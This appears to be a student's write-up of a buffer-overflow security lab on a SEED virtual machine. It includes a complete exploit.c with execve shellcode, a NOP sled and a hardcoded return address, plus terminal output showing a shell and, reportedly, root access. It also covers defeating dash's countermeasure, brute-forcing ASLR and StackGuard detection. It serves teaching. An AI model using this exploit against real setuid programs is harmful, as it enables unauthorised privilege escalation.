Task 1 : Running Shellcode.

After turning off all the mentioned Countermeasures, Since the executable stack is switched on, we get an access to the shell code since we copied the code to the buffer.

Task 2 : Exploiting the Vulnerability.


With the Base Pointer address being found by the gdb, I could derive the buffer's starting address was 52 bytes after the base pointer. Which states the return address is 56 bytes with 4 additional bytes being the address of the base pointer. Using this, the shell code address is 461. Dividing this by 2 would take us to the middle of the NOP sled and it will slide upwards towards the shell code. And then this shell code is added to the end of the buffer starting from the location which is the size of the shell code bytes from the end of the buffer. And the return address is appended at the end. The entire code after making all the necessary modifications looks like this….

```
/* exploit.c */
 /* A program that creates a file containing code for launching shell */

 #include <stdlib.h>
 #include <stdio.h>
 #include <string.h>

 char shellcode[] =
        "\x31\xc0"   /* Line 1: xorl %eax,%eax */
        "\x50"         /* Line 2: pushl %eax */
        "\x68""//sh" /* Line 3: pushl $0x68732f2f */
        "\x68""/bin" /* Line 4: pushl $0x6e69622f */
        "\x89\xe3"   /* Line 5: movl %esp,%ebx */
        "\x50"         /* Line 6: pushl %eax */
        "\x53"         /* Line 7: pushl %ebx */
        "\x89\xe1"   /* Line 8: movl %esp,%ecx */
        "\x99"         /* Line 9: cdq */
        "\xb0\x0b"   /* Line 10: movb $0x0b,%al */
        "\xcd\x80"   /* Line 11: int $0x80 */
 ;
```

```
void main (int argc, char **argv) {
        char buffer[517];
        FILE *badfile;
        int sizeOfShellCode = sizeof(shellcode);
        memset(&buffer, 0x90, 517);
        printf("%d\n", sizeOfShellCode);
        *(buffer+56)=0x9f;
        *(buffer+57)=0xeb;
        *(buffer+58)=0xff;
        *(buffer+59)=0xbf;
        int end = sizeof(buffer)-sizeOfShellCode;
        for(int i=0;i<sizeOfShellCode;i++){
                buffer[end+i] = shellcode[i];
        }
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```




```
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$ subl exploit.c
[01/28/20]seed@VM:~/Buffer_Overflow$ gcc -o exploit exploit.c
[01/28/20]seed@VM:~/Buffer_Overflow$ ./exploit
25
[01/28/20]seed@VM:~/Buffer_Overflow$ cat badfile
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$
```

From the screenshot below we can see, the Set-UID is not set. Therefore the shell that is prompted above is of no use as there is no privileged access.


```
[01/28/20]seed@VM:~/Buffer_Overflow$ ls -la
total 68
drwxrwxr-x  2 seed seed 4096 Jan 28 01:18 .
drwxr-xr-x 29 seed seed 4096 Jan 27 16:15 ..
-rw-rw-r--  1 seed seed  517 Jan 28 01:18 badfile
-rwxrwxr-x  1 seed seed 7600 Jan 28 01:18 exploit
-rw-r--r--  1 root root 1310 Jan 28 01:18 exploit.c
-rw-------  1 seed seed  388 Jan 28 01:17 .gdb_history
-rw-rw-r--  1 seed seed   20 Jan 28 01:16 peda-session-stack.txt
-rwxrwxr-x  1 seed seed 7400 Jan 23 12:52 shellCode
-rwxrwxr-x  1 seed seed 7388 Jan 23 12:55 shellCodeAssembly
-rw-rw-r--  1 seed seed  828 Jan 23 12:54 shellCodeAssembly.c
-rw-rw-r--  1 seed seed  154 Jan 23 12:51 shellCode.c
-rwxrwxr-x  1 seed seed 7516 Jan 28 00:58 stack
-rw-rw-r--  1 seed seed  565 Jan 27 22:45 stack.c
[01/28/20]seed@VM:~/Buffer_Overflow$
```

When we execute the same program with the Set-UID program, we get a privileged access where EUID being 0 is a testimony to it.




Task 3 : Defeating dash's Countermeasure.


After changing the symbolic link to /bin/sh and running the program without uncommenting the line, we get the seed shell access.



Result after uncommenting the line, we can see how powerful is setuid(0). Root shell is spawned just from the setuid program.




After updating the shell code in the exploit.c file to include the Set-UID shell code. We get a root shell which makes the dash countermeasure inactive.



Task 4: Defeating Address Space Location Resolution

After turning on the ASLR and running the bash script along with the Set-UID shell code, we can get the root shell. The program here ran for 53 seconds and 31380 times.



Task 5: Turn on StackGuard:

After turning the StackGuard and running the steps again, we can see the stackguard acts like a canary which detects the buffer overflow which detects the change in the canary, when the buffer is overwritten. It immediately returns the control with a message ~ ***** stack smashing detected ***: ./stack terminated Aborted**